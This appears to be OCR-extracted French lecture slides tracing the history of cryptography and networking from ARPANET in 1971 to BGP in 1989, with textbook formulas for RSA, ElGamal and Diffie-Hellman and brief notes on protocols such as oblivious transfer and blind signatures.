





ARPANET : 1971

Advanced Research Projects Agency Network





1974 Carte à puce, Roland Moreno



25 mars 1974, Brevet 74.10191 (INNOVATRON)
Carte vitale, SIM, identité, TV, téléphone (1983 “Carte pyjama”)

1992 toutes les cartes bancaires françaises ont des cartes à puces.

Chiffrement à Clé publique





Exemples

- RSA : $c = m^e \mod n$
- ElGamal : $c \equiv (g^r, h^r \cdot m)$

Échange de clé de Diffie-Hellman : 1976

Échange de clé





$K = A^b \bmod p = (g^a \bmod p)^b \bmod p = g^{ab} \bmod p = (g^b \bmod p)^a \bmod p = B^a \bmod p$

RSA : Rivest, Shamir & Adelman 1977


Clé publique : e, n

Clé secrète : p, q

où $n = pq$, p et q premiers


- Chiffrement $c = m^e \mod n$
- Déchiffrement $m = c^d \mod n$
  où $d = e^{-1} \mod \varphi(n) = (p-1)(q-1)$







CNIL : 6 janvier 1978

Commission Nationale de l'Informatique et des Libertés



Partage de secret de Shamir : 1979





Michael Oser Rabin : 1979


Digitalized Signatures and Public Key Functions as Intractable as Factorization



Résidu quadratique : $x^2 \equiv q \pmod{n}$

Oblivious Transfer : 1981

"*How to exchange secrets with oblivious transfer*", M. O. Rabin



Alice ne connaît pas b Bob ne connaît pas $m_{(1-b)}$


En 1985, 1–2 oblivious transfer



S. Even



O. Goldreich



A. Lempel

Calcul Muli-Parties Sécurisé : 1982

Qui est le plus riche ? Sans révéler les salaires





Problème des millionaires




Andrew Yao

Oded Goldreich, Silvio Micali, Avi Wigderson, David Chaum, Claude Crépeau, Ivan Damgård.

ARP protocol (Address Resolution Protocol) : 1982


RFC 826, couche 2, intra réseau

Trouver une @MAC à partir d'@IP



Signature Aveugle : 1983


"*Blind signatures for untraceable payments*", David Chaum





Chiffrement probabiliste : 1984

Taher ElGamal




Clé Publique : (p, g, h), où $h = g^a \mod p$.

Clé Privée : a

Chiffrement : Choisir r et calculer $(u, v) = (g^r, Mh^r)$

Déchiffrement : Avec (u, v), calculer $M \equiv_p v \times u^{-a}$

Communication quantique : 1984





Charles Bennett




Gilles Brassard


Elliptic-curve cryptography : 1985

Neal Koblitz




Victor S. Miller






RC4 : 1987

"Rivest Cipher 4" ou "Ron's Code" utilisé pour TLS (Transport Layer Security) et le protocole WEP (Wired Equivalent Privacy)









Cassé en 2001

Engagement (Committement): 1988



"*Minimum Disclosure Proofs of Knowledge*"






Gilles Brassard David Chaum Claude Crépeau

Border Gateway Protocol (BGP) : 1989

RFC 1105





Yakov Rekhter (IBM)

